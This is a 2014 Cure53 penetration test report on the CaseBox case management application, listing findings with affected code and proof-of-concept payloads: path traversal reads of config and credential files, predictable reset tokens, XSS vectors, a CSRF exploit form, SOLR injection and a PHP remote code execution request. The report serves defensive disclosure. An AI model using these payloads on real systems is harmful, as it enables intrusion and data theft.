Pentest-Report CaseBox 06. - 07.2014

Cure53, Dr.-Ing. Mario Heiderich / Dipl.-Ing. Johannes Dahse

Index

Intro

“Casebox is being developed jointly by HURIDOCS and KETSE.com since 2011. It started as a project to provide a sophisticated case management solution to one NGO, and was subsequently expanded to become a flexible task, document and record management system.”

From https://www.casebox.org/about/

“CaseBox is designed to support the needs of litigation NGOs which are looking for an integrated and web-based application to manage their caseload. … CaseBox can also be provided to NGOs at a hosted “software as a service” solution, including technical support, customisations, and upgrades. Please contact us, if you are interested in such a solution.”

From https://www.huridocs.org/casebox/

This penetration test was carried out by two testers of the Cure53 team over the period of ten days. Within the test scope thirty vulnerabilities and weaknesses were identified. Among them, six were classified as critical. The tests were carried out against the CaseBox application itself, the VMs made available for testing and development - as well as the test and “tryout”-servers. Ultimately a dedicated test-sandbox was also used. Due to the combination of the available demo app, testing VMs and access to the source code, the testing team was capable of providing an extensive coverage of the tested environment.

The threat model applied for this penetration test included external attackers, eager to get access to the documents and information shared on a CaseBox platform as well as internal attackers, eager to get access to information assigned to different users. Thus, attacks against server, application, authentication mechanisms as well as Cross-Site Scripting vectors triggered by logged in users were in scope for this penetration test.

Scope

- **CaseBox Web Application**
  - https://dev.casebox.org/demo/login.php
  - `rmack:  casebox`
  - `ladkins:  casebox`
  - `rstone:  casebox`
- **CaseBox Source Code**
  - https://github.com/KETSE/casebox
- **CaseBox Development VM**
  - https://www.casebox.org/dl/casebox-ovf.zip
- **CaseBox Web Application (Audit Core)**
  - https://dev.casebox.org/audit/

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact, which is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier for the purpose of facilitating future follow-up correspondence.

CB-01-001 Arbitrary File Disclosure in Preview *(**Critical**)*

The CaseBox software provides a script that enables displaying a preview of uploaded files within the web application itself. This *preview.php* file makes it possible to read any file on the web server. By using *path traversal* (*../*)[1], it is possible to escape out of the *preview directory* and access files in different directories.

```
if ($ext !== 'html') {
      $f = realpath(FILES_PREVIEW_DIR.$_GET['f']);
      if (file_exists($f)) {
            $finfo = finfo_open(FILEINFO_MIME_TYPE);
            header('Content-type: '.finfo_file($finfo, $f));
            echo file_get_contents($f);
      }
      exit(0);
}
```

Critically, this vulnerability allows one to read log files stored in /var/www/casebox/logs/ or config files, among others. It applies to files such as the *httpsdocs/config.ini* which reveals the database credentials:

Example I:
https://dev.casebox.org/demo/preview.php?f=../../../../logs/ssl_access_log

```
66.249.93.115 [28/Jun/2014:17:15:50 +0200] "GET /dev/photo/2.jpg HTTP/1.1" 200
66.249.93.115 [28/Jun/2014:17:15:50 +0200] "GET /dev/photo/3.jpg HTTP/1.1" 200
109.185.98.86 [28/Jun/2014:17:21:26 +0200] "GET /ipc/ HTTP/1.1" 200
109.185.98.86 [28/Jun/2014:17:21:27 +0200] "GET /ipc/remote/api.php HTTP/1.1" 200
```

Example II & III:
https://dev.casebox.org/demo/preview.php?f=../../../../data/solr/conf/solrconfig.xml
https://dev.casebox.org/demo/preview.php?f=../../../../httpsdocs/config.ini

```
[database]
db_host = 127.0.0.1
db_port = 3306
db_user = local
db_pass = h0st
```

Furthermore, files uploaded by all users can be accessed. This signifies access to all files of all installed CaseBox cores.

[1] http://en.wikipedia.org/wiki/Directory_traversal_attack

Example IV:
https://dev.casebox.org/demo/preview.php?f=../../../../data/files/cla/2014/04/15/29992

The uploaded files' names are numerical and stored under their creation date and core name. Because the numbers are incremented, they are easily brute forced. To narrow down the numbers' range, the *cron_extract_files_content.log* file can be used to reveal some file names. It is critically important to exclusively allow file downloads from the preview directory and prohibit path traversal attacks.

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-002 Weak Hash in Password Recovery leading to Auth Bypass *(**Critical**)*

The token in the password recovery functionality is very weak and can be predicted by an attacker who seeks to reset the password of an arbitrary user. Thus, it is possible to take over any user account with no brute force implementation or guessing required. The token is generated by a md5 hash of the user ID, the user email address, and the current time in the *recover_password.php* file.

```
$hash = md5($user_id.$user_mail.date(DATE_ISO8601));
DB\dbQuery(
       'UPDATE users_groups
       SET recover_hash = $2
       WHERE id = $1',
       array(
       $user_id
       ,$hash)
) or die(DB\dbQueryError());
```

Both the user ID and the email address are easily obtained through the web interface itself. For example, a user's comment reveals his or her email address while viewing a user's photo reveals their user ID. The PHP *date()* function returns a date in the following ISO 8601 format:

```
2014-06-20T14:51:13+0000
```

The exact current time of the server can be obtained from the HTTP response header of the password reset request:

```
HTTP/1.1 200 OK
Date: Fri, 20 Jun 2014 14:51:13 GMT
```

Consequently, after submitting a password reset request for an arbitrary user (by creating the md5 hash of its ID, email, and the current time of the request) the attacker can predict the reset token. For example, the password reset token for the demo-user *rstone* is generated by:

```
md5('266foo@bar.com2014-06-20T14:51:13+0000');
// ed2ae80ead342c1a838e677813c7c329
```

That user's password can be reset through a visit to the following URL. Evidently, the token's hash should include entropy and use a stronger hash algorithm.

PoC:
https://dev.casebox.org/demo/login/reset-password/?h=ed2ae80ead342c1a838e677813c7c329

Note: The issue was fixed during the penetration test and the bcrypt functionality combined with a strong seed was implemented. The feature can be considered sufficiently secure.

CB-01-003 "F"-Grade SSL Cert allows for feasible Eavesdropping Attacks *(High)*

It was noticed upon first testing steps that the certificate as well as the server-side SSL configuration for the *casebox.org* domain are very weak and make eavesdropping for attackers feasible without great effort. The SSL Labs test suite rates the certificate in use with an "F" - the worst possible grade:

PoC:
https://www.ssllabs.com/ssltest/analyze.html?d=casebox.org&hideResults=on

It is highly and urgently recommended to tweak the settings and make sure that both the certificate and the server settings reflect latest trends in SSL security. A project worth mentioning for this is Jacob Appelbaum's "duraconf", as it offers deployment-ready server configuration files and might assist elevating the test results from the absolute worst to a stable and acceptable "A": https://github.com/ioerror/duraconf

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-004 XSS via unfiltered Folder- and Action-Name *(High)*

The first basic XSS tests led to a discovery that the folder and action names are neither filtered nor masked properly upon being displayed to the user. This causes a persistent XSS vulnerability capable of compromising a user's account and stealing sensitive information.

PoC I:
```
<svg style="border:10px solid red" onload=alert(1)">
```

PoC II: (less obtrusive)
```
<h1><s>Cure53</s></h1>
```

Screenshots:
Several screenshots were created to illustrate where the unfiltered content reflects.



Fig.: XSS via folder name in the folder detail view



Fig.: XSS in the folder navigation bar (with subfolders in used)



Fig.: XSS in the folder action confirmation dialogs

The unfiltered code is present across many locations (as can be seen when using the red borders). Among those are the folder details tab, the folder preview, the path property view, the deletion confirmation for a given folder, a move confirmation for a folder (when a user attempts to drag & drop a folder into a different folder) and other parts of the application. It is highly recommended to escape every bit of user-supplied data that is not supposed to contain actual HTML (unlike the content described in CB-01-005).

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-005 XSS in Content Field for user-created Actions *(High)*

When creating and editing CaseBox actions was tested, a persistent XSS vulnerability was spotted.

PoC:

```
<img src="x:x" onerror="alert(1)">
```

Steps to reproduce:

- Create an action
- Edit its content
- Switch to “Source Edit”
- Copy and paste above shown test-vector
- Save

It appears as if no content filtering is being applied to this particular field so any form of XSS payload is being reflected without change. Usually, if users are permitted to submit arbitrary HTML to a web server for a later usage, filtering is being used to separate the dangerous elements from the harmless ones and guarantee for a safe experience free from XSS attacks or HTTP leaks.

It is highly recommended to filter the displayed markup before output by using the PHP library HTMLPurifier[2]. This library is free, passed extensive tests and is fully equipped for the purposes of XSS attacks mitigation without crippling the user-supplied HTML too severely.

Note: The HTMLPurifier library is already being shipped in CaseBox package and should be used to filter anything that belongs to the user-supplied content before rendering it in the browser.

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-006 Persistent XSS via HTML Upload and Usage of “pw” Parameter *(High)*

The CaseBox platform permits upload of a variety of different files and file-types. Among them, one finds the HTML file-type. Once a user attempts to download a formerly uploaded HTML file, the application sends a *Content-Disposition* HTTP Header[3] to avoid having browser open the HTML file as a document (which means XSS). However, this can be bypassed by simply attaching the “pw” parameter to the download’s URL.

PoC:

https://dev.casebox.org/demo/download.php?id=25463&pw=1

[2] http://htmlpurifier.org/

[3] http://www.w3.org/Protocols/rfc2616/rfc2616-sec19.html

Affected Code:

download.php#73ff

```
if (empty($_GET['z']) || ($_GET['z'] != 1)) {
	// single file download
	$res = DB\dbQuery($sql) or die( DB\dbQueryError() );
	if ($r = $res->fetch_assoc()) {
	//check if can download file
	if (!Security::canDownload($r['id'], $user['id'])) {
		die(L\get('Access_denied') . ', ' . $r['id']);
	}

	header('Content-Description: File Transfer');
	header('Content-Type: '.$r['type'].'; charset=UTF-8');
	if (!isset($_GET['pw'])) {
	  header('Content-Disposition: attachment; filename="'.$r['name'].'"');
	}
	header('Content-Transfer-Encoding: binary');
	header('Expires: 0');
	header('Cache-Control: must-revalidate');
	header('Pragma: public');
	header('Content-Length: '.$r['size']);
	@readfile($filesDir . $r['path'] . DIRECTORY_SEPARATOR .
$r['content_id']);
	// Log::add(array('action_type' => 14, 'file_id' => $r['id']));
	}
	$res->close();
	exit(0);
}
```

The uploaded file contains a simple JavaScript snippet. The executed code has a full access to the CaseBox domain and an attack like this cannot be detected by browser-based XSS filters. This feature also gives an attacker the possibility to bypass potentially implemented CSP protection[4].

It is recommended to only allow a small array of considerably safe file types to be displayed directly without additional *Content-Disposition* headers. This included images and text-files. Any other file-types should be deployed using Content-Disposition headers if at all necessary.

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

[4] http://en.wikipedia.org/wiki/Content_Security_Policy

CB-01-007 Header Injection via Download and malicious Filenames *(Low)*

A possible HTTP Header injection was spotted during the source code audit of the file *download.php*. This can be abused by an attacker who manages to inject additional headers and thereby cause XSS or open redirects leading to subsequent attacks.

Steps to reproduce:

- Creation of test-file
  - `<?php file_put_contents("hello\"\r\nFoo:Bar\r\n\r\n", "");`
- Upload of test-file
- Download of test-file

Affected Code:

download.php#84ff

```
if (!isset($_GET['pw'])) {
        header('Content-Disposition: attachment; filename="'.$r['name'].'"');
}
```

The file name should be considered untrusted content and therefore needs to be filtered and escaped as well. Any special characters capable of interfering with the structural integrity of a HTTP header should be removed or escaped using the back-slash. Note that PHP eradicated the attack surface for the classic header attacks in its version 5.1.2 but browsers based on MSIE still allow header splitting by means of using characters other than CRLF. Consequently, they can be targeted on newer PHP releases as well[5].

CB-01-009 User Profile and other Forms vulnerable to CSRF Attacks *(High)*

An attacker is able to carry out CSRF attacks against CaseBox users. This suggests that changing users' settings such as name and email address is possible. A capacity to change the name of a user is particularly interesting because of the vulnerability described in CB-01-010 (Platform-wide XSS via first- and last-name).

PoC:

The following JSON POST request body will change the settings for a user:

```
{"action":"CB_User","method":"saveProfileData","data":
[{"id":"266","name":"rstone","first_name":"Robin","last_name":"Stone","sex":"","
email":"foo@bar.com","language_id":"1","data":
{},"language":"en","locale":"en_US","long_date_format":"%F %j,
%Y","short_date_format":"%m/%d/
%Y","phone":"1212121212","template_id":"24053","success":true,"country_code":"",
"timezone":""}],"type":"rpc","tid":35}
```

[5] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4388

Example Exploit: *(Note that this file can be deployed on any domain)*

```
<form action="https://dev.casebox.org/demo/remote/router.php" method="POST"
enctype="text/plain" target="_blank">
<textarea name='{"action":"CB_User","method":"saveProfileData","data":
[{"id":"266","name":"rstone","first_name":"'>Robin","last_name":"Stone","sex":""
,"email":"foo@bar.com","language_id":"1","data":
{},"language":"en","locale":"en_US","long_date_format":"%F %j,
%Y","short_date_format":"%m/%d/
%Y","phone":"1212121212","template_id":"24053","success":true,"country_code":"",
"timezone":""}],"type":"rpc","tid":35}</textarea>
<input type="submit">
</form>
```

Exploit Response:

```
{"type":"rpc","tid":35,"action":"CB_User","method":"saveProfileData",
"result":{"success":true}}
```

Interestingly, on the website itself the user has to confirm the change of settings by first entering their own password. However, this is not a requirement for the API requests. Attackers can without any hindrance from the server-side logic change the settings whether the user has given consent or not. It is recommended to implement a CSRF protection that uses a token and makes sure that cross-origin websites cannot execute requests on behalf of the logged-in CaseBox user. Otherwise, the integrity of the registered accounts cannot be guaranteed and an attacker can change user settings by simply luring the logged-in user onto a maliciously prepared website whilst executing HTTP requests in the background.

Note: This vulnerability is not exclusive to the user-settings but applies to all items on the platform. There seems to be no protection against the CSRF attacks in general. By using the aforementioned example exploit an attacker can easily generate JSON POST requests from any website and bypass the only protection that CaseBox delivers.

2nd Note: By abusing this vulnerability an attacker can also upload arbitrary files into arbitrary folders[6], going as far as overwriting the existing files by first sending a multi-part POST which creates a file with an already existing name, and, secondly, issuing an additional request that confirms that the file shall be overwritten:

```
{"action":"CB_Browser","method":"confirmUploadRequest","data":
[{"response":"replace"}],"type":"rpc","tid":30}
```

Afterwards, the timestamp is a sole indicator of the file having been overwritten by a version controlled by the attacker.

[6] http://html5sec.org/upload

CB-01-010 User's First- and Last-Name vulnerable to XSS Attacks *(**Critical**)*

The first- and last-name of the user can be set to contain malicious HTML code. Crucially, almost at no point of the platform are they encoded or filtered before being displayed. A user can therefore inject a JavaScript exploit into their own first- or last-name and afterwards get this code execute for any other user logging into the platform.

As described in CB-01-009, an attacker may even successfully use a CSRF attack to infect a single user and thereby get access to any other user's account and data, thereby spreading the exploit's payload substantially. In essence this means that a single HTTP request can lead to a platform-wide exploitation, accounts' compromise and potent information leakage. Evidently, It is mandatory at this stage to start an "Anti-XSS" sprint and fix each and every instance of the unfiltered output of the user-controlled data.

Note: The proposed fix was tested during the pentest but has not been found sufficient as of yet. While HTML is no longer allowed in a user's first- and last-name, it is still possible to inject event handlers (for example by calling a user `Robin"onclick=alert(1)//`). The injection reproduces in several areas all over the application, including the user's info at the top-right corner, the comment sections and others. It is recommended to use *htmlentities()* instead of *strip_tags()* to fully solve the issue and secure the feature.

2nd Note: The best spot to apply the fix would be in the *User::getDisplayName()* method. However, other parts of the code (such as *CB\Security* line 159 and *CB\Tasks* line 1056 and 1089) are affected independently.

CB-01-011 Persistent XSS via SVG Profile Photo Upload *(High)*

CaseBox users are permitted to upload profile photos. A MIME type check assures that only images can be uploaded successfully. However, the check does not take into consideration that an attacker can execute an arbitrary JavaScript with the use of the SVG images that are of a MIME type *image/svg+xml*.

Affected Code:
classes/CB/User.php#898ff

```
if (!in_array($f['error'], array(UPLOAD_ERR_OK, UPLOAD_ERR_NO_FILE))) {
        return array('success' => false, 'msg' =>
L\get('Error_uploading_file') .': '.$f['error']);
}
if (substr($f['type'], 0, 6) !== 'image/') {
        return array('success' => false, 'msg' => 'Not an image');
}
```

Following an upload of such an image an attacker can place an SVG file in the webroot and get the embedded JavaScript to execute by slightly modifying the URL.

PoC:
https://dev.casebox.org/demo/photo/266.svg

It is highly recommended to ascertain that only PNG, JPEG and GIF images can be uploaded. Further, the framework should re-code the images. Upon testing it was noticed that the uploaded image is not being re-coded with *ImageMagick* nor *GDLib*. In case a weakness with the MIME type check occurs, an attacker might be able to upload a PHP shell which employs a maliciously prepared GIF or similar data. Note that the upload feature has no CSRF check either (see CB-01-009) so any user could upload a picture for another logged-in user by simply luring them to an earlier prepared website of their choice[7] .

Note: The XSS problem was resolved during the pentest and verified as fixed by the Cure53 team. However it was noticed that the fix was causing a small information leak. Whenever an SVG file is uploaded, an alert is generated by the system and that message leaks the name of the temporary file that was created by the upload. This can be used by an attacker to turn an LFI bug into an RCE problem.

Leaked Info:
"no decode delegate for this image format `**/tmp/phpVbDePj**' @ constitute.c/ReadIma..."

2nd Note: The resulting issue described above was reworked during the pentest and verified as fixed by Cure53.

CB-01-012 Multiple Apache SOLR Query Injections in the Search Class *(Medium)*

CaseBox's search functionality utilizes Apache SOLR[8]. Some parameters are not properly validated or escaped and allow for disruptions of the Apache SOLR query. In turn, this can lead to Denial of Service or Information Leakage attacks. The first affected parameter is the sorting directive *dir*. When specifying a sort field, the direction is not validated and permits an injection of arbitrary characters. The parameter should be limited to the *asc* and *desc* values.

Affected Code:
/classes/CB/Search.php line 95

```
if (isset($p['sort'])) {
      if (!is_array($p['sort'])) {
            $sort = array($p['sort'] => empty($p['dir']) ?
             'asc' : strtolower($p['dir']) );
      }
      foreach ($sort as $f => $d) {
          if (!in_array($f, $this->acceptableSortFields)) {
            continue;
          }
          $this->params['sort'] .= ",$f $d";
      }
}
```

[7] http://html5sec.org/upload
[8] http://lucene.apache.org/solr/

The *template_types* parameter is also affected by the same issue:

Affected Code:
/classes/CB/Search.php line 192
```
if (!empty($p['template_types'])) {
    if (!is_array($p['template_types'])) {
        $p['template_types'] = explode(',', $p['template_types']);
    }
    if (!empty($p['template_types'])) {
        $fq[] = 'template_type:("'.implode('" OR "', $p['template_types']).'")';
    }
}
```

Another injection occurs for the *dateStart* and *dateEnd* parameters which are embedded in the SOLR query in an unsanitized manner (furthermore used by the *Calendar:: getEvents()* method):

Affected Code:
/classes/CB/Search.php line 216
```
if (!empty($p['dateStart'])) {
            $fq[] = 'date:['.$p['dateStart'].' TO '.$p['dateEnd'].']';
}
```

Further parameters, such as *fq* and *system,* are similarly affected:

Affected Code:
/classes/CB/Search.php line 76
```
if (!empty($p['fq'])) {
      if (!is_array($p['fq'])) {
            $p['fq'] = array($p['fq']);
      }
      $fq = array_merge($fq, $p['fq']);
}
if (isset($p['system'])) {
       $fq[] = 'system:'.$p['system'];
}
```

The following PoC request disrupts the Apache SOLR query and prints a stack trace:

Example Request:
```
POST https://demo.yourdomain.com/remote/router.php HTTP/1.1
Host: demo.yourdomain.com
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest

{"action":"CB_Browser","method":"getObjectsForField","data":
[{"sort":"name","dir":"[","path":"/18-
1","source":"tree","renderer":"listObjIcons","autoLoad":true,"scope":24265,"valu
e":24274,"multiValued":true,"editor":"form","query":"","template_types":"1\\"","
dateStart":"]","system":"1 OR *:*"}],"type":"rpc","tid":82}
```

The result shows as follows:

```
{"type":"exception","tid":82,"action":"CB_Browser","method":"getObjectsForField"
,"result":{"success":false},"msg":"An error occured: \n\n exception
'Apache_Solr_HttpTransportException' with message ''400' Status: Bad Request' in
\/var\/www\/casebox\/httpsdocs\/libx\/Solr\/Service.php:331\nStack
trace:\n#0 \/var\/www\/casebox\/httpsdocs\/libx\/Solr\/Service.php(1110):
Apache_Solr_Service->_sendRawGet('http:\/\/127.0.0....')\n#1
\/var\/www\/casebox\/httpsdocs\/classes\/CB\/Solr\/Service.php(183):
Apache_Solr_Service->search('', 0, 50, Array)\n#2
\/var\/www\/casebox\/httpsdocs\/classes\/CB\/Search.php(314): CB\\Solr\\Service-
>search('', 0, 50, Array)\n#3
\/var\/www\/casebox\/httpsdocs\/classes\/CB\/Search.php(42): CB\\Search-
>executeQuery()\n#4
\/var\/www\/casebox\/httpsdocs\/classes\/CB\/Browser.php(406): CB\\Search-
>query(Array)\n#5 [internal function]: CB\\Browser-
>getObjectsForField(Array)\n#6
\/var\/www\/casebox\/httpsdocs\/remote\/router.php(74):
call_user_func_array(Array, Array)\n#7
\/var\/www\/casebox\/httpsdocs\/remote\/router.php(121):
ExtDirect\\doRpc(Array)\n#8 {main}"}
```

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-014 Remote Code Execution in AutoSetFields Plugin (*Critical*)

CaseBox applies plugin code to several events and the *AutoSetFields* plugin regrettably suffers from a remote code execution vulnerability. It evaluates the PHP code in the title of the objects when updating or creating them. This context allows attackers to execute arbitrary code, including the execution of OS system commands. The affected plugin *AutoSetFields* consists of a *Listeners* class. Its method *onNodeDbCreateOrUpdate()* is associated with the *beforeNodeDbCreate* and *beforeNodeDbUpdate* events.

```
insert  into `plugins` (`id`, `name`, `cfg`, `active`, `order`) values
(1, 'AutoSetFields', '{\r\n\"listeners\": {\r\n  \"beforeNodeDbCreate\": {\r\n
      \"AutoSetFields\\\\Listeners\": [\r\n   \"onNodeDbCreateOrUpdate\"\r\n
      ]\r\n  }\r\n  ,\"beforeNodeDbUpdate\": {\r\n
      \"AutoSetFields\\\\Listeners\": [\r\n   \"onNodeDbCreateOrUpdate\"\r\n
      ]\r\n  }\r\n}\r\n}', 1, 0)
```

For example, the *beforeNodeDbUpdate* event is triggered in the *update()* method of the */classes/CB/Objects/Object* class which is called whenever the data of an object is updated. If the title of the object is empty, the method *onNodeDbCreateOrUpdate()* checks if the title format is given by the object's template. The template specification can be found in the database. In this case, the called method *getAutoTitle()* substitutes the place-holders of the title format specification with the object's corresponding data.

Affected Code:

```
class Plugins\AutoSetFields\Listeners {
    public function onNodeDbCreateOrUpdate($o)
       {
       if (!is_object($o)) {
              return;
       }

       $objData = $o->getData();

       $title = @$o->getFieldValue('_title', 0)['value'];
       if (empty($title)) {
              $template = $o->getTemplate();
              if (!empty($template)) {
              $templateData = $template->getData();
              if (!empty($templateData['title_template'])) {
                     $title = $this->getAutoTitle($o);
              }
              }
       }

        if (!empty($title)) {
              $objData['name'] = $title;
       }
    }

    protected function getAutoTitle($object)
       {
        $rez = '';
        $ld = $object->getLinearData();
       /* replace field values */
       foreach ($ld as $field) {
              $tf = $template->getField($field['name']);
              $v = $template->formatValueForDisplay($tf,
                     @$field['value'], false);
              if (is_array($v)) {
              $v = implode(',', $v);
              }
              $v = addcslashes($v, '\'');
              $rez = str_replace('{'.$field['name'].'}', $v, $rez);
       }

        // evaluating the title if contains php code
       if (strpos($rez, '<?php') !== false) {
              eval(' ?>'.$rez.'<?php ');
              if (!empty($title)) {
              $rez = $title;
              }
       }
    }
}
```

For example, ***{f58}*** *{f45} {f46}* is the title specification of the template with *id=24095*. Thus, if we create an object with an empty name but including the PHP code in the

object's data field *f58*, our PHP code will be a part of the object's title. As such, it is evaluated in the *getAutoTitle()* method. The following request uploads a new file with an empty title, *template_id=24095,* and the PHP code in the data field *f58* that will execute an OS system command.

Example Request:

```
POST /api/index.php HTTP/1.1
Host: demo.yourdomain.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: demoyourdomaincom=hb685vipv4gghqot4gse3pcot6;
Connection: keep-alive
Content-Type:multipart/form-data; boundary=---------------------------
25598317978285
Content-Length: 872

-----------------------------25598317978285\r\n
Content-Disposition: form-data; name="action"\r\n
\r\n
...
\r\n
1\r\n
-----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[data][f58]"\r\n
\r\n
<?php system("ls -ls /var/www/casebox/httpsdocs"); ?>\r\n
-----------------------------25598317978285\r\n
Content-Disposition: form-data; name="file"; filename="test.html"\r\n
Content-Type: text/html\r\n
\r\n
foobar
-----------------------------25598317978285--\r\n
```



Fig.: View on the result of injecting "ls -la" via RCE

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-015 Permission Restriction Bypass using CaseBox API *(**Critical**)*

The CaseBox web interface uses the file *remote/router.php* to call white-listed methods via reflection. However, another API located at *api/index.php* exists and offers access to further methods. These methods make it possible to download and upload files, as well as to add, delete, and change security permission rules. Because this API runs as *root* user, arbitrary files and rules can be accessed, regardless of the current user's permission-status.

Affected Code:
httpsdocs/api/index.php:7

```
$_SESSION['user'] = array('id' => 1);// root
```

The following request changes the permissions of the object with *id = 1*, meaning that the user group *234* (effectively everyone) has full control over the object:

PoC:
https://demo.yourdomain.com/api/index.php?action=Security&method=cb.objects.permissions.updateRule&data[node_id]=1&data[allow]=full_control&data[user_group_id]=234

A full control over arbitrary objects can be taken in this way. The API should be removed or limited to the current user's permissions by dynamic retrievals of the users' ids from the running sessions rather than having it set to *root* by default.

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-020 Flash XSS via Sencha Ext JS Vulnerability *(High)*

The CaseBox application offers a view to show bar diagrams based on the existing case data. The bar diagram is being rendered using Flash and Sencha's Ext JS component called *charts.swf*. That file is vulnerable against XSS and should be removed or replaced by an alternative tool capable of achieving the desired same goals.

PoC:
https://dev.casebox.org/demo/libx/ext/resources/charts.swf?YUISwfId=alert%281%29&YUIBridgeCallback=eval

